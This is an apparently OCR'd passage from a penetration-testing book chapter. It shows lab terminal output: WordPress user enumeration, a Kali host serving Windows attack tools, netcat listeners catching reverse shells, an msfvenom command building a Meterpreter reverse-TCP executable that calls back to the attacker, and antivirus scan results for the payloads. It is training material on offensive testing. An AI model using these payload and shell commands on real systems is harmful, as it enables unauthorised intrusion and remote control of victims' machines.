[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
```

```
[+] XML-RPC seems to be enabled: http://172.30.1.48:8585/wordpress/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.30.1.48:8585/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Full Path Disclosure found: http://172.30.1.48:8585/wordpress/wp-includes/rss-functions.php
 | Interesting Entry: C:\wamp\www\wordpress\wp-includes\rss-functions.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```


```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] manager
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] vagrant
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] user
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Chapter 8: Understanding Network Penetration Testing







```
kali@kali:~$ ip address
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 08:00:27:ee:04:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.42.27/24 brd 192.168.42.255 scope global dynamic noprefixroute eth2
       valid_lft 470sec preferred_lft 470sec
    inet6 fe80::362:d183:77b6:23d8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



Other user
B
Bob-PC\bob
C
Sign in to: BOB-PC
How do I sign in to another domain?
Type domain name\domain user name to sign in to another domain.
Type BOB-PC\local user name to sign in to this PC only (not a domain).
REDTEAMLAB\Ad...
Other user
A



Directory listing for /
Not secure
192.168.42.27:8080
Directory listing for /
enumplus/
exe2bat.exe
fgdump/
fport/
klogger.exe
mbenum/
nbtenum/
nc.exe
plink.exe
radmin.exe
vncviewer.exe
wget.exe
whoami.exe
Download the "nc.exe" file

```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.42.27] from (UNKNOWN) [192.168.42.32] 63919
whoami
sending a message from Bob-PC
```

Listener on Kali Linux










```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.42.27] from (UNKNOWN) [192.168.42.32] 49674
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bob> whoami
 whoami
bob-pc\bob
```

```
kali@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.50  netmask 255.255.255.0  broadcast 172.30.1.255
        inet6 fe80::c280:130d:eca4:e07c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:eb:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 650 (650.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 2946 (2.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.50 LPORT=1234 -f exe -o payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload1.exe
```





58
/ 70
Community Score
58 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
d8a81f98aef9cf8d2f3e71a9bf4996c7d306aabbd90badddb5d5386072a765ca
ab.exe
peexe
overlay
Size
72.07 KB
Last Analysis Date
1 minute ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Popular threat label
trojan.swrort/cryptz
Threat categories
trojan
Family labels
swrort
cryptz
marte
Security vendors' analysis
Do you want to automate checks?
Acronis (Static ML)
Suspicious
AhnLab-V3
Trojan/Win32.Shell.R1283
ALYac
Trojan.CryptZ.Marte.1.Gen
Antiy-AVL
GrayWare/Win32.Tampering.a
Arcabit
Trojan.CryptZ.Marte.1.Gen
Avast
Win32:ShikataGaNai-B [Trj]
AVG
Win32:ShikataGaNai-B [Trj]
Avira (no cloud)
TR/Patched.Gen2
BitDefender
Trojan.CryptZ.Marte.1.Gen
BitDefenderTheta
Gen:NN.ZexaF.36662.eq1@aan1Uvai



41
/ 71
Community Score
41 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
2ea3228a0921d852b96f4cdb4f2655739475838b42dc5f6915e0531aee2959e1
WHOAMI.EXE
peexe
overlay
Size
65.00 KB
Last Analysis Date
a moment ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Popular threat label
trojan.cryptz/marte
Threat categories
trojan
Family labels
cryptz
marte
swrort
Security vendors' analysis
Do you want to automate checks?
ALYac
Trojan.CryptZ.Marte.1.Gen
Arcabit
Trojan.CryptZ.Marte.1.Gen
Avast
Win32:SwPatch [Wrm]
AVG
Win32:SwPatch [Wrm]
Avira (no cloud)
TR/Patched.Gen2
BitDefender
Trojan.CryptZ.Marte.1.Gen
BitDefenderTheta
AI:Packer.035B72261F
Bkav Pro
W32.AIDetectMalware
ClamAV
Win.Trojan.MSShellcode-6360728-0
CrowdStrike Falcon
Win/malicious_confidence_100% (D)


```
kali@kali:~$ ls -l /usr/share/windows-binaries/
total 2392
drwxr-xr-x 2 root root    4096 May 23 00:27 enumplus
-rwxr-xr-x 1 root root   53248 Mar  3  2023 exe2bat.exe
drwxr-xr-x 2 root root    4096 May 23 00:27 fgdump
drwxr-xr-x 2 root root    4096 May 23 00:27 fport
-rwxr-xr-x 1 root root   23552 Mar  3  2023 klogger.exe
drwxr-xr-x 2 root root    4096 May 23 00:27 mbenum
drwxr-xr-x 4 root root    4096 May 23 00:27 nbtenum
-rwxr-xr-x 1 root root   59392 Mar  3  2023 nc.exe
-rwxr-xr-x 1 root root  837936 Mar  3  2023 plink.exe
-rwxr-xr-x 1 root root  704512 Mar  3  2023 radmin.exe
-rwxr-xr-x 1 root root  364544 Mar  3  2023 vncviewer.exe
-rwxr-xr-x 1 root root  308736 Mar  3  2023 wget.exe
-rwxr-xr-x 1 root root   66560 Mar  3  2023 whoami.exe
```

